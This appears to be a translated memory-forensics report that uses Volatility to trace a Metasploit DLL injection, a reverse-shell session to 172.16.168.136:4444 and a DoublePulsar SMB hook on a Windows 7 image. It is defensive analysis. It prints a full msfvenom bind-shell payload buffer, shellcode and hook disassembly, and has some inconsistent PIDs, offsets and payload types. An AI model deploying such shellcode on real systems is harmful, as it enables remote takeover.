


Fig 56. "explorer.exe", "rundll32.exe" Detected by Malfind

You can suspect that DLL injection has been done through the rundll32.exe and explorer.exe information that you have seen through the process analysis. After injecting dll injection into the process, we can confirm that rundll32.exe is connected from "172.16.168.136:4444" through the following network record which we confirmed through netscan. In this way, a dll injection for the reverse shell is executed in rundll32.exe, and it can be confirmed that the external and abnormal session are connected. (Other records of suspicious network connections are covered below.)


```
python vol.py -f ./CPO_PC.vmem --profile=Win7SP1x86 netscan
```



```
macallan@ubuntu:~/Documents/VAC_2018/volatility-master$ python vol.py -f cpo_pc.vmem --profile=Win7SP1x86 netscan
Volatility Foundation Volatility Framework 2.6
Offset(P)          Proto    Local Address                  Foreign Address      State            Pid      Owner          Created
0x7e21ec30         TCPv4    172.16.168.131:49161           172.16.168.136:4444  CLOSED           3436     rundll32.exe
0x7e607648         UDPv4    172.16.168.131:68              *:*                                   780      svchost.exe    2018-09-16 18:48:53 UTC+0000
0x7e642478         UDPv4    0.0.0.0:0                      *:*                                   1120     svchost.exe    2018-09-16 18:48:53 UTC+0000
0x7e642478         UDPv6    :::0                           *:*                                   1120     svchost.exe    2018-09-16 18:48:53 UTC+0000
0x7e772778         UDPv4    0.0.0.0:4500                   *:*                                   916      svchost.exe    2018-09-16 18:39:41 UTC+0000
0x7e773418         UDPv4    0.0.0.0:4500                   *:*                                   916      svchost.exe    2018-09-16 18:39:41 UTC+0000
0x7e773418         UDPv6    :::4500                        *:*                                   916      svchost.exe    2018-09-16 18:39:41 UTC+0000
0x7e7738f8         UDPv4    0.0.0.0:500                    *:*                                   916      svchost.exe    2018-09-16 18:39:41 UTC+0000
0x7e7738f8         UDPv6    :::500                         *:*                                   916      svchost.exe    2018-09-16 18:39:41 UTC+0000
0x7e775ce8         UDPv4    0.0.0.0:500                    *:*                                   916      svchost.exe    2018-09-16 18:39:41 UTC+0000
0x7e777f50         UDPv4    0.0.0.0:0                      *:*                                   916      svchost.exe    2018-09-16 18:39:41 UTC+0000
0x7e7975d8         UDPv4    0.0.0.0:0                      *:*                                   916      svchost.exe    2018-09-16 18:39:41 UTC+0000
0x7e7975d8         UDPv6    :::0                           *:*                                   916      svchost.exe    2018-09-16 18:39:41 UTC+0000
0x7e98fdc0         UDPv4    0.0.0.0:5355                   *:*                                   1120     svchost.exe    2018-09-16 18:48:53 UTC+0000
0x7e4ba8a0         TCPv4    0.0.0.0:49158                  0.0.0.0:0            LISTENING        504      lsass.exe
0x7e539f18         TCPv4    0.0.0.0:49158                  0.0.0.0:0            LISTENING        504      lsass.exe
0x7e539f18         TCPv6    :::49158                       :::0                 LISTENING        504      lsass.exe
0x7e7ea520         TCPv4    0.0.0.0:49155                  0.0.0.0:0            LISTENING        488      services.exe
0x7e7eb280         TCPv4    0.0.0.0:49155                  0.0.0.0:0            LISTENING        488      services.exe
0x7e7eb280         TCPv6    :::49155                       :::0                 LISTENING        488      services.exe
0x7e7ed008         TCPv4    0.0.0.0:445                    0.0.0.0:0            LISTENING        4        System
0x7e7ed008         TCPv6    :::445                         :::0                 LISTENING        4        System
0x7e87f4d0         TCPv4    0.0.0.0:135                    0.0.0.0:0            LISTENING        724      svchost.exe
0x7e89c7d0         TCPv4    0.0.0.0:135                    0.0.0.0:0            LISTENING        724      svchost.exe
0x7e89c7d0         TCPv6    :::135                         :::0                 LISTENING        724      svchost.exe
0x7e955a58         TCPv4    0.0.0.0:49152                  0.0.0.0:0            LISTENING        384      wininit.exe
0x7e955a58         TCPv6    :::49152                       :::0                 LISTENING        384      wininit.exe
0x7e956260         TCPv4    0.0.0.0:49152                  0.0.0.0:0            LISTENING        384      wininit.exe
0x7e982488         TCPv4    172.16.168.131:139             0.0.0.0:0            LISTENING        4        System
0x7e9a3bf8         TCPv4    0.0.0.0:49153                  0.0.0.0:0            LISTENING        780      svchost.exe
0x7e9a3bf8         TCPv6    :::49153                       :::0                 LISTENING        780      svchost.exe
0x7e9ac140         TCPv4    0.0.0.0:49153                  0.0.0.0:0            LISTENING        780      svchost.exe
0x7e4b2778         TCPv4    172.16.168.131:49160           172.16.168.136:4444  CLOSED           3108     rundll32.exe
0x7e62d930         TCPv4    172.16.168.131:5900            172.16.168.136:49696 CLOSED           2352     winvnc.exe
0x7f33dce0         UDPv4    0.0.0.0:5355                   *:*                                   1120     svchost.exe    2018-09-16 18:48:53 UTC+0000
0x7f33dce0         UDPv6    :::5355                        *:*                                   1120     svchost.exe    2018-09-16 18:48:53 UTC+0000
0x7f2e0368         TCPv4    0.0.0.0:5900                   0.0.0.0:0            LISTENING        2352     winvnc.exe
0x7f2e0e50         TCPv4    0.0.0.0:5800                   0.0.0.0:0            LISTENING        2352     winvnc.exe
0x7f2f56f8         TCPv4    0.0.0.0:49154                  0.0.0.0:0            LISTENING        916      svchost.exe
0x7f2f56f8         TCPv6    :::49154                       :::0                 LISTENING        916      svchost.exe
0x7f2f69a0         TCPv4    0.0.0.0:49154                  0.0.0.0:0            LISTENING        916      svchost.exe
0x7fc5f298         UDPv4    0.0.0.0:0                      *:*                                   2036     svchost.exe    2018-09-16 18:39:44 UTC+0000
0x7fc60350         UDPv4    0.0.0.0:0                      *:*                                   2036     svchost.exe    2018-09-16 18:39:44 UTC+0000
0x7fc60350         UDPv6    :::0                           *:*                                   2036     svchost.exe    2018-09-16 18:39:44 UTC+0000
0x7fd21420         UDPv6    fe80::3c75:a37b:c477:2a61:546  *:*                                   780      svchost.exe    2018-09-16 18:46:59 UTC+0000
0x7fc5f488         TCPv4    0.0.0.0:49156                  0.0.0.0:0            LISTENING        2036     svchost.exe
0x7fc60d50         TCPv4    0.0.0.0:49156                  0.0.0.0:0            LISTENING        2036     svchost.exe
0x7fc60d50         TCPv6    :::49156                       :::0                 LISTENING        2036     svchost.exe
0x7fd6a400         TCPv4    172.16.168.131:49167           172.16.168.2:27017   CLOSED           3208     conhost.exe
0x7fd70900         TCPv4    172.16.168.131:49165           172.16.168.129:22    CLOSED           3480     XshellCore.exe
```

Fig 57. Netscan results, check for abnormal session

Through process analysis and network session log, it can be seen that external connection was made from "172.16.168.136:4444". In this process, we can inferred that session acquisition using dll injection occurred, and confirmation procedure was needed. In fact, to analyze the process of dll injection, we looked at the following items from the contents of rundll32.exe identified through malfind and guessed that it was Shellcode. Through the related shellcode investigation, Metasploit is a Shell Code for Windows rebind Shell Connection You can see that it is a Reverse TCP type meterpreter.



```
Process: rundll32.exe Pid: 3436 Address: 0x70000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 1, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x00070000  fc e8 82 00 00 00 60 89 e5 31 c0 64 8b 50 30 8b   ......`..1.d.P0.
0x00070010  52 0c 8b 52 14 8b 72 28 0f b7 4a 26 31 ff ac 3c   R..R..r(..J&1..<
0x00070020  61 7c 02 2c 20 c1 cf 0d 01 c7 e2 f2 52 57 8b 52   a|.,........RW.R
0x00070030  10 8b 4a 3c 8b 4c 11 78 e3 48 01 d1 51 8b 59 20   ..J<.L.x.H..Q.Y.

0x00070000 fc              CLD
0x00070001 e882000000      CALL 0x70088
0x00070006 60              PUSHA
0x00070007 89e5            MOV EBP, ESP
0x00070009 31c0            XOR EAX, EAX
0x0007000b 648b5030        MOV EDX, [FS:EAX+0x30]
0x0007000f 8b520c          MOV EDX, [EDX+0xc]
0x00070012 8b5214          MOV EDX, [EDX+0x14]
0x00070015 8b7228          MOV ESI, [EDX+0x28]
0x00070018 0fb74a26        MOVZX ECX, WORD [EDX+0x26]
0x0007001c 31ff            XOR EDI, EDI
0x0007001e ac              LODSB
0x0007001f 3c61            CMP AL, 0x61
0x00070021 7c02            JL 0x70025
0x00070023 2c20            SUB AL, 0x20
0x00070025 c1cf0d          ROR EDI, 0xd
0x00070028 01c7            ADD EDI, EAX
0x0007002a e2f2            LOOP 0x7001e
0x0007002c 52              PUSH EDX
0x0007002d 57              PUSH EDI
0x0007002e 8b5210          MOV EDX, [EDX+0x10]
0x00070031 8b4a3c          MOV ECX, [EDX+0x3c]
0x00070034 8b4c1178        MOV ECX, [ECX+EDX+0x78]
0x00070038 e348            JECXZ 0x70082
0x0007003a 01d1            ADD ECX, EDX
0x0007003c 51              PUSH ECX
0x0007003d 8b5920          MOV EBX, [ECX+0x20]
```

Fig 58. Shellcode detected as my Malfind entry in "rundll32.exe"

```
root@kali:~/Cminer# msfvenom -p windows/shell_bind_tcp -f c
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 328 bytes
unsigned char buf[] =
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"
"\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
"\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03"
"\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b"
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
"\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb"
"\x8d\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c"
"\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68"
"\x29\x80\x6b\x00\xff\xd5\x6a\x08\x59\x50\xe2\xfd\x40\x50\x40"
"\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x97\x68\x02\x00\x11\x5c\x89"
"\xe6\x6a\x10\x56\x57\x68\xc2\xdb\x37\x67\xff\xd5\x57\x68\xb7"
"\xe9\x38\xff\xff\xd5\x57\x68\x74\xec\x3b\xe1\xff\xd5\x57\x97"
"\x68\x75\x6e\x4d\x61\xff\xd5\x68\x63\x6d\x64\x00\x89\xe3\x57"
"\x57\x57\x31\xf6\x6a\x12\x59\x56\xe2\xfd\x66\xc7\x44\x24\x3c"
"\x01\x01\x8d\x44\x24\x10\xc6\x00\x44\x54\x50\x56\x56\x56\x46"
"\x56\x4e\x56\x56\x53\x56\x68\x79\xcc\x3f\x86\xff\xd5\x89\xe0"
"\x4e\x56\x46\xff\x30\x68\x08\x87\x1d\x60\xff\xd5\xbb\xf0\xb5"
"\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb"
"\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5";
```

Fig 59. metasploit shell bind Shellcode

With volshell, you can find the area identified by shellcode inside rundll32.exe and extract the binary code against it.

```
python vol.py -f ./CPO_PC.vmem --profile=Win7SP1x86 volshell -p 3100
```




Fig 60. rundll32.exe Shellcode Check

The extracted shell code was analyzed by disassembler, and We can see C2 IP and PORT for connection You can see also that the C2 Server connected to the shellcode inserted in Rundll32.exe. The disassemble result '172.16.168.136:4444'. This is the same as the connection information of rundll32.exe, which you have seen in the above netscan results.


```
Disassembly:

0:  fc                      cld
1:  e8 82 00 00 00          call   0x88
6:  60                      pusha
7:  89 e5                   mov    ebp,esp
9:  31 c0                   xor    eax,eax
b:  64 8b 50 30             mov    edx,DWORD PTR fs:[eax+0x30]
f:  8b 52 0c                mov    edx,DWORD PTR [edx+0xc]
12: 8b 52 14                mov    edx,DWORD PTR [edx+0x14]
15: 8b 72 28                mov    esi,DWORD PTR [edx+0x28]
18: 0f b7 4a 26             movzx  ecx,WORD PTR [edx+0x26]
1c: 31 ff                   xor    edi,edi
```

Fig 61. Shellcode Disassemble

```
89: 68 33 32 00 00          push   0x3233          --> '23'
8e: 68 77 73 32 5f          push   0x5f327377      --> '_2sw'
93: 54                      push   esp
94: 68 4c 77 26 07          push   0x726774c       --> '&wL'
99: 89 e8                   mov    eax,ebp
9b: ff d0                   call   eax             --> 'kernel32.dll!LoadLibraryA'
9d: b8 90 01 00 00          mov    eax,0x190
a2: 29 c4                   sub    esp,eax
a4: 54                      push   esp
a5: 50                      push   eax
a6: 68 29 80 6b 00          push   0x6b8029        --> 'k)'
ab: ff d5                   call   ebp             --> 'ws2_32.dll!WSAStartup'
ad: 6a 0a                   push   0xa
af: 68 ac 10 a8 88          push   0x88a810ac
b4: 68 02 00 11 5c          push   0x5c110002      --> 'IP >> 172.16.168.136:4444'
b9: 89 e6                   mov    esi,esp
bb: 50                      push   eax
```

Fig 62. Analysis ShellCode & Find C2 Server

Through the above analysis, Shellcode is inserted into rundll32.exe and explorer.exe that created the process is also injected. In order to analyze this item, we examined CVE that can occur in this CPO PC and related vulnerability item, and it was confirmed that SMB Port (139 port) is listening in open state. There is an "EternalBlue" known as "MS17-010" in the exploit related to this service. EternalBlue is used in conjunction with Doublepulsar, and the ShellCode embedded in this CPO is created by Metasploit, so you can focus on injecting it from Doublepulsar. (This could be added to the confidence of other related investigators (HRs) to see if there is a record in them.)



```
macallan@ubuntu:~/Documents/VAC_2018/volatility-master$ python vol.py -f cpo_pc.vmem --profile=Win7SP1x86 netscan
Volatility Foundation Volatility Framework 2.6
Offset(P)          Proto    Local Address                  Foreign Address      State          Pid      Owner          Created
0x7e21ec30         TCPv4    172.16.168.131:49161           172.16.168.136:4444  CLOSED         3436     rundll32.exe
0x7e60764b         UDPv4    172.16.168.131:68              *:*                                 780      svchost.exe    2018-09-16 18:48:53 UTC+0000
0x7e642478         UDPv4    0.0.0.0:0                      *:*                                 1120     svchost.exe    2018-09-16 18:48:53 UTC+0000
0x7e642478         UDPv6    :::0                           *:*                                 1120     svchost.exe    2018-09-16 18:48:53 UTC+0000
0x7e772778         UDPv4    0.0.0.0:4500                   *:*                                 916      svchost.exe    2018-09-16 18:39:41 UTC+0000
0x7e773418         UDPv4    0.0.0.0:4500                   *:*                                 916      svchost.exe    2018-09-16 18:39:41 UTC+0000
0x7e773418         UDPv6    :::4500                        *:*                                 916      svchost.exe    2018-09-16 18:39:41 UTC+0000
0x7e7738f8         UDPv4    0.0.0.0:500                    *:*                                 916      svchost.exe    2018-09-16 18:39:41 UTC+0000
0x7e7738f8         UDPv6    :::500                         *:*                                 916      svchost.exe    2018-09-16 18:39:41 UTC+0000
0x7e775ce8         UDPv4    0.0.0.0:500                    *:*                                 916      svchost.exe    2018-09-16 18:39:41 UTC+0000
0x7e777f50         UDPv4    0.0.0.0:0                      *:*                                 916      svchost.exe    2018-09-16 18:39:41 UTC+0000
0x7e7975d8         UDPv4    0.0.0.0:0                      *:*                                 916      svchost.exe    2018-09-16 18:39:41 UTC+0000
0x7e7975d8         UDPv6    :::0                           *:*                                 916      svchost.exe    2018-09-16 18:39:41 UTC+0000
0x7e98fdc0         UDPv4    0.0.0.0:5355                   *:*                                 1120     svchost.exe    2018-09-16 18:48:53 UTC+0000
0x7e4ba8a0         TCPv4    0.0.0.0:49158                  0.0.0.0:0            LISTENING      504      lsass.exe
0x7e539f18         TCPv4    0.0.0.0:49158                  0.0.0.0:0            LISTENING      504      lsass.exe
0x7e539f18         TCPv6    :::49158                       :::0                 LISTENING      504      lsass.exe
0x7e7ea520         TCPv4    0.0.0.0:49155                  0.0.0.0:0            LISTENING      488      services.exe
0x7e7eb280         TCPv4    0.0.0.0:49155                  0.0.0.0:0            LISTENING      488      services.exe
0x7e7eb280         TCPv6    :::49155                       :::0                 LISTENING      488      services.exe
0x7e7ed008         TCPv4    0.0.0.0:445                    0.0.0.0:0            LISTENING      4        System
0x7e7ed008         TCPv6    :::445                         :::0                 LISTENING      4        System
0x7e87f4d0         TCPv4    0.0.0.0:135                    0.0.0.0:0            LISTENING      724      svchost.exe
0x7e89c7d0         TCPv4    0.0.0.0:135                    0.0.0.0:0            LISTENING      724      svchost.exe
0x7e89c7d0         TCPv6    :::135                         :::0                 LISTENING      724      svchost.exe
0x7e955a58         TCPv4    0.0.0.0:49152                  0.0.0.0:0            LISTENING      384      wininit.exe
0x7e955a58         TCPv6    :::49152                       :::0                 LISTENING      384      wininit.exe
0x7e956260         TCPv4    0.0.0.0:49152                  0.0.0.0:0            LISTENING      384      wininit.exe
0x7e982488         TCPv4    172.16.168.131:139             0.0.0.0:0            LISTENING      4        System
```

Fig 63. 139 Port Open

We did an artifact analysis with the aim of exploiting EternalBlue. We have found a "doublepulsar" plugin[21] from this site that can analyze DoublePulsar related artifacts.

① According to this site[22] the DoublePulsar Shellcode, follow the procedure below.

A. *Step 0* : Shellcode sorcery to determine if x86 or x64, and branches as such.

B. *Step 1* : Locates the IDT from the KPCR, and traverses backwards from the first interrupt handler to find ntoskrnl.exe base address (DOS MZ header).

C. *Step 2* : Reads ntoskrnl.exe's exports directory, and uses hashes (similar to usermode shellcode) to find ExAllocPool/ExFreePool/ZwQuerySystemInformation functions.

D. *Step 3* : Invokes ZwQuerySystemInformation() with the enum value SystemQueryModuleInformation, which loads a list of all drivers. It uses this to locate Srv.sys, an SMB driver.

E. *Step 4* : Switches the SrvTransactionNotImplemented() function pointer located at SrvTransaction2DispatchTable[14] to its own hook function.

F. *Step 5* : With secondary DoublePulsar payloads (such as inject DLL), the hook function sees if you "knock" correctly and allocates an executable buffer to run your raw shellcode. All other requests are forwarded directly to the original SrvTransactionNotImplemented() function. "Burning" DoublePulsar doesn't completely erase the hook function from memory, just makes it dormant.

② In the MS17-010 using the SMB vulnerability, the SrvTransaction2DispatchTable, which is an array of function pointers, was dumped from the srv.sys driver, one of the major drivers for running SMB, and it was checked whether the SrvTransactionNotImplemented Symbol points to the correct position. As a result, "UNKNOWN" The driver for the item was found. (offset = 0x8681d048)

```
python vol.py -f ./CPO_PC.vmem --profile=Win7SP1x86 doublepulsar --pdb_file=srv.pdb
```




Fig 64. srv driver symbol matching

③ Actually, in the case of driver that processes DoublePulsar, volshell reviewed more detailed items based on the study that symbol table is not mapped by UNKNOWN as above. The opcode was analyzed for the offset "0x86725048" pointed to by UNKNOWN, and it was confirmed that DoublePulsar processing was performed. The corresponding OPCode performs the operations 0x23 (ping), 0xc8 (exec), 0x77 (kill).

```
python vol.py -f ./CPO_PC.vmem --profile=Win7SP1x86 volshell
```

```
>>> dis(0x8681d048)
0x8681d048 8b4c2408                    MOV ECX, [ESP+0x8]
0x8681d04c 60                          PUSHA
0x8681d04d e800000000                  CALL 0x8681d052
0x8681d052 5d                          POP EBP
0x8681d053 6681e500f0                  AND BP, 0xf000
0x8681d058 894d34                      MOV [EBP+0x34], ECX
0x8681d05b e8d9010000                  CALL 0x8681d239
0x8681d060 e843010000                  CALL 0x8681d1a8
0x8681d065 e87f010000                  CALL 0x8681d1e9
0x8681d06a 85c0                        TEST EAX, EAX
0x8681d06c 0f84e3000000                JZ 0x8681d155
0x8681d072 8b5d3c                      MOV EBX, [EBP+0x3c]
0x8681d075 8b4bd8                      MOV ECX, [EBX-0x28]
0x8681d078 e817010000                  CALL 0x8681d194
0x8681d07d 3c23                        CMP AL, 0x23
0x8681d07f 740d                        JZ 0x8681d08e
0x8681d081 3c77                        CMP AL, 0x77
0x8681d083 741c                        JZ 0x8681d0a1
0x8681d085 3cc8                        CMP AL, 0xc8
0x8681d087 7422                        JZ 0x8681d0ab
0x8681d089 e9b6000000                  JMP 0x8681d144
0x8681d08e 8b4d38                      MOV ECX, [EBP+0x38]
0x8681d091 8b4524                      MOV EAX, [EBP+0x24]
0x8681d094 89410e                      MOV [ECX+0xe], EAX
0x8681d097 31c0                        XOR EAX, EAX
0x8681d099 884112                      MOV [ECX+0x12], AL
0x8681d09c e99f000000                  JMP 0x8681d140
0x8681d0a1 e813010000                  CALL 0x8681d1b9
0x8681d0a6 e9b5000000                  JMP 0x8681d160
0x8681d0ab 8b5d3c                      MOV EBX, [EBP+0x3c]
0x8681d0ae 8b43e8                      MOV EAX, [EBX-0x18]
0x8681d0b1 8b30                        MOV ESI, [EAX]
0x8681d0b3 337528                      XOR ESI, [EBP+0x28]
0x8681d0b6 8b7808                      MOV EDI, [EAX+0x8]
0x8681d0b9 337d28                      XOR EDI, [EBP+0x28]
0x8681d0bc 8b4004                      MOV EAX, [EAX+0x4]
0x8681d0bf 334528                      XOR EAX, [EBP+0x28]
0x8681d0c2 3b4310                      CMP EAX, [EBX+0x10]
0x8681d0c5 89c3                        MOV EBX, EAX
```

